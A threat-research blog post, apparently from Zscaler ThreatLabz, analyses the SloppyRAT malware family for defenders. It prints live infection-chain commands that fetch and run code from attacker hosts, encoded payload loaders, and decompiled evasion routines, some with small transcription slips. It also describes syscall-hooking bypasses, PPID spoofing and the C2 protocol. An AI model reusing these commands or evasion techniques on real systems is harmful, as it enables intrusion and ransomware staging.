

SloppyRAT: A New Tool For Ransomware Attacks

zscaler.com/blogs/security-research/sloppyrat-new-tool-ransomware-attacks

ThreatLabz, Tony Lambert

September 10, 2026



Zscaler Blog

Get the latest Zscaler blog updates in your inbox

[Subscribe](#)



[Security Research](#)

Introduction

In June 2026, Zscaler ThreatLabz identified a new malware family, tracked as *SloppyRAT*, that is likely leveraged by a ransomware-related threat actor. ThreatLabz observed SloppyRAT being delivered through a multi-stage ClickFix infection chain. The malware supports a variety of features including a large number of built-in PowerShell-like commands, encrypted code blocks, EtherHiding for command-and-control (C2) resolution

through the Polygon JSON-RPC protocol, and multiple anti-analysis techniques. Beyond SloppyRAT's capabilities, the malware is notable because the codebase includes numerous software flaws, which suggest that it is still under development.

Key Takeaways

- In June 2026, ThreatLabz identified *SloppyRAT*, a new malware family likely used in ransomware attacks to establish a foothold for lateral movement.
- SloppyRAT uses several techniques to make analysis more difficult, including encrypted code blocks that are decrypted and executed at runtime, as well as junk code and indirect system calls.
- SloppyRAT has an EtherHiding implementation as a backup channel for C2, which can be used to hinder disruption efforts.
- SloppyRAT uses certificate pinning to prevent networking monitoring solutions from using Man-in-the-Middle (MiTM) attacks to inspect TLS traffic.
- SloppyRAT has a large number of built-in PowerShell-like commands that provide attackers with remote access.
- The code contains software bugs that impact some of SloppyRAT's features.

Technical Analysis

In the following sections, ThreatLabs provides a technical analysis of SloppyRAT, including its infection vector, anti-analysis techniques, network protocol, and command execution functionality.

Infection vector

ThreatLabz observed SloppyRAT distributed via a [ClickFix](#) style lure, using `finger.exe` to download and execute a batch script from `finger.linked4x[.]com` as shown in the command line below:

```
"C:\windows\system32\cmd.exe" /c s^t^a^r^t " " /min for /f "delims=@" %o in ('f^^i^n^g^e^r^r^r^r^r^g^e^r  
ixwQmClCSK@f^^i^n^g^e^r^r^r^r^r^e^r^r^.^linked4x.com') do %o & ' --Verify ----- press---ENTER-- '
```

The `finger.exe` utility uses the Finger protocol, which typically communicates with servers over TCP port 79. Most corporate environments do not require this tool or protocol. Therefore, organizations can block egress traffic on port 79 and block the execution of the `finger.exe` utility.

The downloaded batch script copies (the native Windows) `curl.exe` to the AppData directory using a filename that consists of numbers and a `.com` extension. The renamed curl executable is then used to download [IronPython](#) from GitHub using the following command line:

```
"C:\Users\[redacted]\AppData\Local\9342371634011778.com" -s -L --tlsv1.2 --ssl-no-rotate -o "C:\Users\[redacted]\AppData\Local\IronPython.3.4.2.pdf" github.com/IronLanguages/ironpython3/releases/download/v3.4.2/IronPython.3.4.2.zip
```

IronPython is renamed and then used to execute zlib compressed Base64-encoded Python code via the command line shown below, which downloads and runs additional stages, leading to the deployment of CastleLoader, and ultimately, CastleRAT.

```
"C:\Users\[redacted]\AppData\Local\IronPython.3.4.2\net462\31706105999761.exe" -c "import base64,zlib,sys,subprocess as s;s.Popen([sys.executable,'-c','zlib.decompress(base64.b64decode('eJyEtELwAUhbwM/A8FF0BqlaeEirhpeALi4o7qwlidxbWPLQq/eege/iJVgN4UijmfuaM2eakVRNBYPYlceci4E4Eh1kL7FiTgTJzYvYov4TPtDfFEeUu+mJHHiiVscJee/rCvEuUokFPjg69YXLJzv7StZjd/Y70SYe5jxtlL6CncL09xtBzi2fw26cv+ITfkPSVX0luQH/FeoDd3M4P2Jzd7vS6x/41ndfSUzHwlvUbyjNB828azi+souvev/OZ874d8LjPL/NctMDwj+7y788+6yh7L2klm9AzpuxCMQ8wLX0n0e'))'.decode('utf-32'))")"
```

Note that the CastleLoader and CastleRAT components were downloaded from [skipraid\[.\]com](http://skipraid[.]com) using the User-Agent string K8VgmQTrzX. Alongside CastleRAT, the threat actor chose to deploy an additional Python interpreter that was downloaded and written to disk (instead of re-using the IronPython interpreter). The threat actor then used the `pythonw.exe` interpreter to download and execute a Python script from `hxxps://stro7121.blob.core.windows.net/dppl/config.py`.

SloppyRAT stager

The config.py script's purpose is to download and reflectively load a DLL in memory. This script downloaded a SloppyRAT DLL from `hxxps[://]stro7121[.]blob[.]core[.]windows[.]net/dpp1/hostfxr[.]dll` and invoked the DLL export name `f3b980dea`. The config.py script used the distinctive User-Agent `Mozilla/5.0 (compatible; DLLMemLoader/1.0)`. The SloppyRAT DLL that was downloaded from this URL is the sample that was analyzed in the following sections.

Anti-analysis

SloppyRAT employs several anti-analysis techniques to hinder analysis and detection.

String obfuscation

SloppyRAT uses three string obfuscation methods. The first decodes strings constructed on the stack, the second decodes global values, and the third decodes strings related to Polygon C2 communications.

Stack strings are obfuscated with XOR using a unique 4-byte key for each string. Global values are decrypted using XOR, but with a single-byte key that changes per string. These strings include configuration values such as the SHA256 certificate hash, C2 URL, encryption key (which serves several purposes, including network communication) and an API key used for authentication.

The Polygon resolver's C2 strings use an affine cipher loop algorithm. Affine ciphers typically use the number 26 as a modulus to represent the English alphabet. However, SloppyRAT uses the modulus 127, which is the size of the ASCII table. Because the number 127 is coprime with all the numbers from 1 to 126, the algorithm avoids collisions and remains reversible. The following Python code implements the decryption algorithm, with A and B representing the keys that change for each string:

```
(A * c + B) % 127 for c in cipher
```

Encrypted code blocks

SloppyRAT also uses code encryption to hinder analysis. A total of 13 functions are decrypted and executed at runtime. Information for each encrypted code block is stored in a table with the following structure:

```
struct encrypted_routines_table
{
    uint32_t rva;
    uint32_t size;
    uint32_t key;
    uint32_t reserved;
};
```

SloppyRAT uses the following XOR-based algorithm to decrypt each code block:

```
for i in range(len(encrypted_function_buffer)):
    encrypted_function_buffer[i] ^= (i & 0xFF) ^ ((key >> (i & 31)) & 0xFF)
return encrypted_function_buffer
```

The functions are decrypted in place after the section permissions are changed to read/write/execute. The code remains decrypted in memory until the process terminates. Although the code can re-encrypt the functions with a different key (and SloppyRAT caches a copy of the plaintext for this purpose), this capability is not currently used, as shown in the figure below.

```

if ( want_decrypted == *((_BYTE *)region + 20) == 0 )
{
    vquery_bytes = VirtualQuery((LPCVOID)*region, &Buffer, 0x30uLL);
    region_addr = *region;
    if ( vquery_bytes )
    {
        if ( mw_VirtualProtectRegion(v7, *region, region[1], 0x40u) )
        {
            if ( want_decrypted )
            {
                log_result_msg = log_decrypt_ok;
                mw_PolyDiagLog((__int64)log_result_msg, "region, *((_DWORD *)region + 4), 0);
                buf = (_BYTE *)*region;
                seed = *((_DWORD *)region + 4);
                if ( !want_decrypted || *((_BYTE *)region + 21) )
                {
                    seed ^= mw_Mt19937_Random32(); // On encrypt: this becomes the new session key
                }
                if ( region[1] )
                {
                    i = 0LL;
                    do
                    {
                        buf[i] ^= (unsigned __int8)i ^ (unsigned __int8)(seed >> i);
                        ++i;
                    } while ( i < size );
                    size = region[1];
                }
                while ( i < size );
                if ( want_decrypted )
                {
                    goto LABEL_15;
                }
            }
            else
            {
                size = 0LL;
                if ( want_decrypted )
                {
                    LABEL_15:
                    if ( !*((_BYTE *)region + 21) )
                    {
                        mw_Vector_AssignRange((__int64)(region + 3), buf, (__int64)&buf[size]); // First-decrypt-only: stores a fresh copy of the decrypted bytes
                        *((_BYTE *)region + 21) = 1;
                        size = region[1];
                    }
                }
                LABEL_30:
                mw_VirtualProtectRegion(i, *region, size, 0x20u);
                *((_BYTE *)region + 20) = want_decrypted;
                goto LABEL_31;
            }
        }
    }
}

```




Figure 1: SloppyRAT runtime code decryption routine.

The 13 encrypted functions primarily support the malware's initialization and network communication. The purpose of these functions is described below:

1. Reads configuration global values and enters the communication loop.
2. Dispatches tasks to the internal command execution handlers.
3. Generates the machine ID and the session nonce used as a request ID for SOCKS communication.
4. Creates a reverse SOCKS worker thread.
5. Stops the reverse SOCKS worker thread.
6. Requests a command from the C2 and parses the JSON response into an internal task structure.
7. Generates a folder path for persistence in %LOCALAPPDATA%.
8. Starts the C2 worker thread.
9. Stores the returned session token in a global variable for subsequent authenticated requests.
10. Runs the C2 worker loop.
11. Checks whether the resolved NTDLL syscall gadget begins with 0F 05.
12. Stops the C2 worker thread.
13. Reads 4 configuration global values from the .rdata section.

Junk code

The SloppyRAT malware author inserted junk code throughout the program to hinder static analysis and evade signature-based antivirus detection. Most of this junk code serves no meaningful purpose such as allocating and freeing memory, calling Windows API functions, and performing bitwise operations. An example of the junk code is shown below.

```

LABEL_25:
memset(temp_buf, 0, sizeof(temp_buf));
GetWindowsDirectoryA(temp_buf, 0x104u);
windir_len = lstrlenA(temp_buf);
noise_acc ^= windir_len;
if ( (api_bitmask & 0x400) == 0 )
{
LABEL_12:
if ( (api_bitmask & 0x800) == 0 )
goto LABEL_13;
goto LABEL_27;
}
LABEL_26:
ntdll_module_handle = (unsigned int)GetModuleHandleA(ModuleName);
noise_acc ^= ntdll_module_handle;
if ( (api_bitmask & 0x800) == 0 )
{
LABEL_13:
if ( (api_bitmask & 0x1000) == 0 )
goto LABEL_14;
goto LABEL_28;
}
LABEL_27:
memset(temp_buf, 0, 256);
nSize = 0;
K32EnumProcesses((DWORD *)temp_buf, 0x100u, &nSize);
noise_acc ^= nSize;
if ( (api_bitmask & 0x1000) == 0 )
{
LABEL_14:
if ( (api_bitmask & 0x2000) == 0 )
goto LABEL_31;
goto LABEL_29;
}
LABEL_28:
*(_QWORD *)temp_buf = 0LL;
QueryPerformanceCounter((LARGE_INTEGER *)temp_buf);
noise_acc ^= *(_DWORD *)temp_buf;
if ( (api_bitmask & 0x2000) == 0 )
goto LABEL_31;
LABEL_29:
*(_QWORD *)temp_buf = 0LL;
if ( CryptAcquireContextA((HCRYPTPROV *)temp_buf, 0LL, 0LL, 1u, 0xF0000040) )
{
nSize = 0;
CryptGenRandom((HCRYPTPROV *)temp_buf, 4u, (BYTE *)&nSize);
noise_acc ^= nSize;
CryptReleaseContext((HCRYPTPROV *)temp_buf, 0);
}
LABEL_31:
if ( (api_bitmask & 0x4000) != 0 )
noise_acc ^= GetCurrentThreadId();
if ( api_bitmask < 0 )
{
*(_QWORD *)temp_buf = 0LL;
GetSystemTimeAsFileTime((LARGE_INTEGER *)temp_buf);
noise_acc ^= *(_QWORD *)temp_buf;
}
*(_DWORD *)temp_buf = 0;
while ( *(int *)temp_buf < (noise_acc & 0x3F) )
++*(_DWORD *)temp_buf;

```

Figure 2: Example of SloppyRAT junk code.

Indirect system calls and API hashing

Like many modern malware families, SloppyRAT uses a Hell's Gate-style technique to avoid security products that hook various Windows API functions. SloppyRAT first resolves the DJB2 hashes associated with the functions listed in the table below:

Hash	Function name
0x6793C34C	NtAllocateVirtualMemory
0x95F3A792	NtWriteVirtualMemory
0xCB0C2130	NtCreateThreadEx
0x082962C8	NtProtectVirtualMemory
0x2C7B3D30	NtResumeThread
0x8B8E133D	NtClose
0x4C6DC63C	NtWaitForSingleObject

Hash	Function name
0x1703AB2F	NtTerminateProcess
0xD034FC62	NtQueryInformationProcess
0x15A5ECDB	NtCreateFile
0x5F8E4559	NtCreateUserProcess
0x2E979AE3	NtReadFile
0xD69326B2	NtWriteFile
0x4BB73E02	NtOpenKey
0xF52D5359	NtSetValueKey
0xB1BEF7F6	NtOpenProcessTokenEx
0x2CE5A244	NtQueryInformationToken
0x5DBF4A84	NtCreateKey
0x5003C058	NtOpenProcess
0xEE4F73A8	NtQuerySystemInformation
0xD5D4388C	<i>Unknown</i>

Table 1: Windows API functions resolved by SloppyRAT using DJB2 hashes.

After identifying an export by its hash, SloppyRAT reads the start of the function. The malware searches the NTDLL stub for the opcode B8 (mov eax), extracts that 4-byte immediate value, and stores the syscall number in an internal table. The following assembly code shows how one of these NT functions can be parsed to obtain the syscall number.

```

mov  r10, rcx      ; bytes: 4C 8B D1
mov  eax, 0x123    ; bytes: B8 23 01 00 00    ← the syscall number
syscall           ; bytes: 0F 05
ret               ; bytes: C3

```

When SloppyRAT invokes the corresponding function, it does so through a direct syscall instead of using the Windows API. Note that SloppyRAT only uses the following 10 (out of the 21) resolved functions in the code:

- *NtAllocateVirtualMemory*
- *NtWriteVirtualMemory*
- *NtCreateThreadEx*
- *NtProtectVirtualMemory*
- *NtResumeThread*
- *NtCreateFile*
- *NtCreateKey*
- *NtWaitForSingleObject*
- *NtTerminateProcess*
- *NtOpenProcess*

Persistence

Some SloppyRAT variants do not establish persistence. The variants that do, use one of two methods:

- Adding an entry under the HKCU\Software\Microsoft\Windows\CurrentVersion\Run registry key with the name rundll32.
- If the registry entry cannot be set, then SloppyRAT appears to be designed to perform COM hijacking by adding the malware path to the HKLM\Software\Classes\CLSID\{[clsid]}\InprocServer32 registry key instead.

However, both methods appear to be implemented incorrectly. The Run registry value is set to execute rundll32.exe without specifying the necessary path to the SloppyRAT DLL and invoking the required export.

The figure below shows SloppyRAT's failed attempt to establish persistence using the Run registry key.




Figure 3: SloppyRAT's failed attempt at establishing persistence via the Run registry key.

For COM hijacking to work, SloppyRAT must replace an already existing CLSID with a value to execute its own DLL. However, the malware generates a completely new CLSID based on the FNV-1a hash of the computer name, defeating the purpose of the technique. Similar to the Run registry code, SloppyRAT also doesn't provide the correct path to the DLL and export in the CLSID value.

The figure below shows SloppyRAT's unsuccessful attempt to establish persistence through COM hijacking.




Figure 4: SloppyRAT's failed COM hijacking attempt.

Network communication

SloppyRAT communicates over HTTPS with JSON-formatted messages. Depending on the sample, the C2 URL may be embedded in the configuration or retrieved from the Polygon blockchain through [EtherHiding](#).

Certificate pinning

During the TLS handshake, SloppyRAT compares the server certificate against a hardcoded SHA256 hash. If the hash value does not match, SloppyRAT closes the connection, preventing network monitoring via TLS MiTM attacks. Older samples perform the TLS handshake through raw SChannel sockets, while newer samples use the WinHTTP API and retrieve the leaf certificate through WinHttpRequestOption. SloppyRAT computes the SHA256 hash of the entire DER-encoded certificate, rather than just the public key.

Endpoints

After completing the certificate-pinning check, SloppyRAT sends an authentication request with a hardcoded API key value in the X-API-Key HTTP header. The request also includes a machine ID (generated using an FNV hash of the volume serial number, volume name, file system name, and computer name) and a version number that may represent either the malware or protocol version. An example request is shown below.

```
POST /api/auth HTTP/1.1
Connection: Keep-Alive
Content-Type: application/json
User-Agent: CommandExecutor/1.0
X-API-KEY: af4c426b8c4b3b4957875206948eedae09b670f349f2ffbf70df7b7a6b06cd588
Content-Length: 49
Host: api.truesmart.org
```

```
{"machine_id": "ae2e634db646790f", "version": "1.0"}
```

The SloppyRAT C2 server returns a session token, which the malware includes in subsequent requests using the Authorization Bearer HTTP header. For proxy-connection acknowledgements, SloppyRAT sends the token in the X-CSRF-Token header instead. The protocol supports authentication, system information reporting, and task execution. The C2 endpoints available are listed in the table below:

HTTP method	Path	Request body	Response	Description
POST	/api/auth	{"machine_id":"[machine_id]","version":"1.0"}	{"token":"[session_token]"}	Authentication request
POST	/api/systeminfo	{"systeminfo":"[Base64(RC4(system_info))]" ,"encrypted":true}	N/A	One-shot host fingerprint
POST	/api/av_edr	{"[field]":"[Base64(RC4(av_list))]" ,"encrypted":true}	{"success":true/false}	Sends antivirus/EDR information
GET	/api/poll? machine_id=(mid)	N/A	{ } or {"action": "close/open", "request_id":" ..."}	Heartbeat and reverse SOCKS broker initiator
GET	/api/command/get	N/A	{"command": {... null, "id":N}, "shell_type": "cmd" "powershell" "auto" "inline"}	Requests a command
POST	/api/command/result	{"id": N,"status": "completed" "failed" "timeout","result": "[Base64(RC4(stdout))]" ,"error": "[Base64(RC4(stderr))]" ,"exit_code": [int],"encrypted": true}	N/A	Sends executed command results
POST	/api/proxy/ack	{"request_id":"[request_id]"}	N/A	Reverse-SOCKS proxy confirmation response

Table 2: SloppyRAT C2 communication endpoints.

The command results and system information are sent encrypted with RC4 using a hardcoded key and then Base64-encoded. SloppyRAT also supports a separate reverse SOCKS connection through the `/api/poll` response, allowing the operator to use the infected host as a proxy to access other systems on an internal corporate network for lateral movement.

EtherHiding

To improve resilience against takedowns, SloppyRAT can retrieve C2 information from the Polygon blockchain network. However, this capability may still be in development because ThreatLabz has not identified any samples containing a smart contract address. Only the contract selector `0xd6bd8727` has been observed. The smart contract address can be supplied either in the configuration at build time or through the `LOADER_POLYGON_RESOLVER` environment variable.

Command execution

Each command received from the C2 server is formatted as JSON and contains a `shell_type` field with one of the following values:

- `powershell`
- `cmd`
- `auto` or `inline` (*depending on the variant*)

The `shell_type` value is paired with a command string that determines which command handler SloppyRAT uses. The `powershell` value selects one of three increasingly-noisy command handlers (i.e. most likely to reduce the chances of triggering an EDR detection) to execute commands. The `cmd` value executes commands through WMI. The `auto` value chooses the appropriate command handler based on the command sent, while `inline` is a newer option that replaces `auto` in some variants that invokes the *PSInline* PowerShell handler described later.

Built-in PowerShell-like command execution

If the `shell_type` is set to `powershell`, SloppyRAT first checks whether the command string matches one of 47 built-in commands. Although their names resemble PowerShell cmdlets, these commands are implemented in C++ and interact directly with Windows APIs rather than PowerShell. The table below lists these commands.

Cmdlet / Expression	Parameters	Description	Windows APIs / Methods
whoami	—	Retrieves the current user and computer name.	GetUserNameW + GetComputerNameExW
hostname	—	Retrieves the computer's DNS hostname.	GetComputerNameExW(ComputerNameDns)
\$env:USERNAME	—	Retrieves the USERNAME environment variable.	GetEnvironmentVariableW("USERNAME")
\$env:COMPUTERNAME	—	Retrieves the COMPUTERNAME environment variable.	GetEnvironmentVariableW("COMPUTERNAME")
[Environment]::UserName	—	Retrieves the logged-in username.	GetUserNameW
[Environment]::MachineName	—	Retrieves the NetBIOS machine name.	GetComputerNameExW
[Environment]::OSVersion / uname	—	Retrieves the operating system (OS) version.	RtlGetVersion
caption	—	Retrieves the OS product name (e.g. "Windows 10 Pro")	Win32_OperatingSystem.Caption
[Environment]::Is64BitOperatingSystem	—	Determines whether the OS is 64-bit.	GetNativeSystemInfo
[Environment]::Is64BitProcess	—	Determines whether the OS is 64-bit.	No API involved (sizeof(void*)==8)
systemdirectory	—	Retrieves the path to %WINDIR%\System32.	GetSystemDirectoryW
processorcount	—	Retrieves the number of logical CPUs.	GetNativeSystemInfo → dwNumberOfProcessors
currentdirectory	—	Retrieves the process's current working directory.	GetCurrentDirectoryW

Cmdlet / Expression	Parameters	Description	Windows APIs / Me
uptime	—	Retrieve the number of milliseconds since boot.	GetTickCount64
[System.Net.Dns]::GetHostName() / domain	—	Retrieves the host name or domain name	GetComputerNameExW
pwd / Get-Location / gl	—	Prints the current working directory.	GetCurrentDirectoryW
cd / Set-Location / sl / chdir / set	[path]	Changes the current working directory.	SetCurrentDirectoryW
ls / dir / gci / Get-ChildItem	[path]	Lists directory contents.	FindFirstFileW + FindNextFileW + FindClose
cat / type / Get-Content / gc	[file]	Reads a file's contents.	CreateFileW + ReadFile + CloseHandle
New-Item / mkdir / md / ni	-ItemType Directory [path]	Creates a directory (recursively when needed).	CreateDirectoryW + SHCreateDirectoryExW
Remove-Item / del / erase / ri / rm	[path] [-Recurse]	Deletes a file or directory tree.	DeleteFileW / RemoveDirectoryW (recursive v
ls env:	—	Retrieves all environment variables.	GetEnvironmentStringsW + FreeEnvironmentS
\$env:LOCALAPPDATA / APPDATA / TEMP / USERPROFILE / WINDIR / SystemRoot / SystemDrive	—	Reads user or system folder paths.	GetEnvironmentVariableW / GetTempPathW /
[Environment]::GetEnvironmentVariable(name)	[name]	Returns an environment variable by name.	GetEnvironmentVariableW
Get-Process / ps / tasklist / gps	[name]	Enumerates running processes.	K32EnumProcesses + OpenProcess + GetMo GetProcessTimes
Get-Service	—	Enumerates Windows services.	Dynamic advapi32: OpenSCManagerW + Enu CloseServiceHandle
Start-Process / saps / start / call / &	[exe] [args]	Spawns a new process.	CreateProcessW
Get-ComputerInfo	—	Retrieves system information.	RtlGetVersion (dyn) + GetNativeSystemInfo + GetComputerNameExW

Cmdlet / Expression	Parameters	Description	Windows APIs / Me
Get-Date / date	—	Retrieves the current local date and time.	GetLocalTime + SystemTimeToFileTime
[Environment]::TickCount	—	Retrieves the tick count since boot.	GetTickCount64
\$PSVersionTable	—	Retrieves PowerShell version information.	RtlGetVersion checked against hardcoded pro
Get-LocalUser	—	Enumerates local user accounts.	Dynamic netapi32: NetUserEnum + NetApiBuf
Get-LocalGroupMember	[group]	Enumerates members of a local group (e.g., Administrators).	Dynamic netapi32: NetLocalGroupGetMember
Get-ItemProperty	[registry path] (HKLM:\... / HKCU:\... / HKCR:\...)	Reads a registry key's values.	RegOpenKeyExW + RegQueryValueExW + Re
Test-NetConnection / tnc	-ComputerName [host] - Port [port]	Performs a TCP connectivity probe.	WSAStartup + GetAddrInfoW + socket + ioctlsocket + closesocket
Test-Connection	[host]	Performs a TCP-based ping without ICMP.	socket + connect + select
Resolve-DnsName	[host]	Performs a DNS lookup for A and AAAA records.	WSAStartup + GetAddrInfoW + FreeAddrInfoV
Get-MpComputerStatus	—	Queries Microsoft Defender status.	CoCreateInstance(WbemLocator) → ROOT\MSFT_MpComputerStatus
Set-MpPreference / Add-MpPreference	-[Setting] [Value] (e.g. -DisableRealtimeMonitoring \$true)	Modifies Microsoft Defender configuration.	CoCreateInstance(WbemLocator) → ExecMet
gwmi / Get-WmiObject / gcim / Get-CimInstance	[class]	Queries an arbitrary Windows Management Instrumentation (WMI) class (e.g., Win32_Process).	CoInitializeEx + CoCreateInstance(WbemLocator) → IEnumWbemClassObject
findstr / dir / search (WMI-translated)	[pattern]	Searches the filesystem by name or pattern using WMI.	same WMI path → SELECT Name,FileSize FF
(New-Object Net.WebClient).DownloadFile	[url] [dest]	Downloads a file from a URL and writes it to the specified destination on disk.	Dynamic WinHTTP: WinHttpOpen/Connect/OpenRequest/SendRequest + CreateFileW/WriteFile

Cmdlet / Expression	Parameters	Description	Windows APIs / Me
WScript.Shell.CreateShortcut(...)	[lnk path] + target properties	Creates an .lnk shortcut (persistence helper).	CoCreateInstance(CLSID_ShellLink, IID_IShellLink, IID_IPersistFile::Save
echo / Write-Output / Write-Host	[text]	Echoes text back to the operator.	no API involved (string passthrough)
iex / Invoke-Expression	[expression]	Re-dispatches a string as a command.	no API involved (recursive call into the dispatcher)
\$LASTEXITCODE	—	Returns the last command's exit code.	N/A
-eq / -ne / -gt / -lt	[left] [right]	Compares integer or string values	N/A

Table 3: Built-in commands implemented by SloppyRAT.

ThreatLabz identified SloppyRAT variants that omit these built-in commands, reducing the size of the binary by approximately 400KB.

PowerShell (PSInline) execution via CLR

If the `shell_type` is set to `powershell` (or `inline` in some variants) but the command does not match a built-in command, SloppyRAT loads the .NET common language runtime (CLR) execution engine (`clr.dll`) through COM objects. It then loads `System.Management.Automation.dll` and calls `PowerShell.Create().AddScript(cmd).Invoke()` to execute the command. The SloppyRAT code internally refers to this command handler as *PSInline*.

The handler stores the most recent command results in a temporary file in the `%TEMP%` directory. The filename uses a PNG extension to disguise itself as an image file. The contents of the file include a PNG header and the command results, which are encrypted via XOR with the hardcoded key (also used for network communication) in SloppyRAT's configuration.

PPID-spoofed PowerShell (PSSpoof) execution

This command execution path, referred to internally as *PSSpoof*, is only used when the .NET CLR instantiation through the *PSInline* command handler fails. This may happen if .NET is not installed or the COM interface is incompatible with the existing .NET installation. In this case, SloppyRAT spawns an actual `powershell.exe` process but with `explorer.exe` as the parent process ID. Parent process ID spoofing is accomplished by constructing a `STARTUPINFOEX` structure with the `PROC_THREAD_ATTRIBUTE_PARENT_PROCESS` attribute pointing to a handle for the `explorer.exe` process, then calling `CreateProcessW`.

WMI command execution

SloppyRAT also supports the value `cmd` for the `shell_type`, which launches a command-line through WMI using `Win32_Process::Create`.

Conclusion

SloppyRAT includes extraneous functionality, unusual design choices, and chaotic code. However, SloppyRAT's capabilities are sufficient to support information gathering, reconnaissance, and lateral movement for ransomware-related attacks. The malware author also implemented a number of techniques to hinder static code analysis, endpoint detection, and network monitoring solutions. Organizations should take measures to ensure they have the proper security solutions in place to detect and prevent ClickFix-style attacks and subsequent payloads.

Zscaler Coverage

Zscaler's multilayered cloud security platform detects indicators related to SloppyRAT at various levels. The figure below depicts the Zscaler Cloud Sandbox, showing detection details for SloppyRAT.

